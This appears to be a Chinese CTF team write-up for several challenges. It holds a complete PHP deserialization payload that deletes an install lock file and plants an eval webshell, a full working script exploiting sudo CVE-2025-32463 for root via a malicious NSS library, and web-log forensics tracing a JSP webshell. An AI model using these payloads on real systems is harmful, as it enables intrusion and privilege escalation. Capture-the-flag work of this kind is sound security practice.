shallowfire-wp

排名

79	ShallowFire 队	1631.96	Web	4	0	2025-11-24 21:03:44
80	DeepWater 队	1631.96	Web	4	0	2025-11-24 21:04:17

解题思路

php原生类利用

利用思路

1. **利用 `ZipArchive` 删除 `install.lock`**：构造函数无参，`open(file, 8)` 的 OVERWRITE 模式可清空任意文件
2. **数组控制执行顺序**：先删除锁文件，再写入 webshell

完整 Payload


```php
<?php
class install {
    private $username;
    private $password;
    public function __construct($u, $p){
        $this->username=$u;
        $this->password=$p;
    }
}
class Until {
    public $a="ZipArchive";
    public $b="install.lock";
    public $c=8;
}

// 删除器
$inner = new Until();
$middle = new install($inner, "pad");
$breaker = new install($middle, "pad");

// 写入器
$writer = new install('<?php @eval($_POST["cmd"]);?>', "pad");

// 顺序执行
echo urlencode(serialize([$writer, $breaker]));
?>
```

然后访问config.php，post传参cmd=system();即可执行命令



超级马里奥

本质上是一个ubuntu系统在浏览器中，直接右键呼出菜单打开shell，然后有一个flags文件夹，直接查看这个文件下的flag即可

你最近还好吗

ssh链接上，根目录下有flag，读取不了，看一眼sudo版本

image-20251124205759014

CVE-2025-32463，直接提取sudo，这个靶机没有vi和vim，所以要换别的方法写入文件

```
cat > 3.sh << 'SCRIPT_EOF'
#!/bin/bash
STAGE=$(mktemp -d /tmp/sudostage.XXXX)
cd "$STAGE"

cat > xd1337.c << 'EOF'
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void xd1337(void) {
    setreuid(0, 0);
    setregid(0, 0);
    chdir("/");
    execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p xd/etc libnss_
echo "passwd: /xd1337" > xd/etc/nsswitch.conf
cp /etc/group xd/etc/

gcc -shared -fPIC -Wl,-init,xd1337 -o libnss_/xd1337.so.2 xd1337.c

sudo -R xd /bin/true
SCRIPT_EOF
```

chmod +x直接执行即可

image-20251124205900234

拿到flag

可恶的木马伪装成我的朋友

image-20251124212346824

看最新时间修改的日志，检索一下木马得到日期和ip地址

```
1.txt    ex180223.log
文件  编辑  查看
58.32.44.98 - - [23/Feb/2018:20:56:53 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23
113.95.12.85 - - [2
banner_home
113.95.12.85 - - [23/Feb/2018:20:57:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
111.192.102.34 - - [23/Feb/2018:20:59:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:20:59:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
61.149.12.161 - - [23/Feb/2018:21:01:46 +0800] "GET / HTTP/1.1" 302 -
61.149.12.161 - - [23/Feb/2018:21:01:46 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
58.32.44.98 - - [23/Feb/2018:21:01:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:01:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:01:56 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:01:57 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:01:58 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
行 7705，列 75   11 个字符，共 1,516,719   纯文本   100%   Windows (CRLF)   UTF-8
```

这个ip的访问了这个木马图片，筛选一下这个ip的一些操作，再帅选出jsp结尾的

```
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login
HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
```

就这些，拼接一下就行了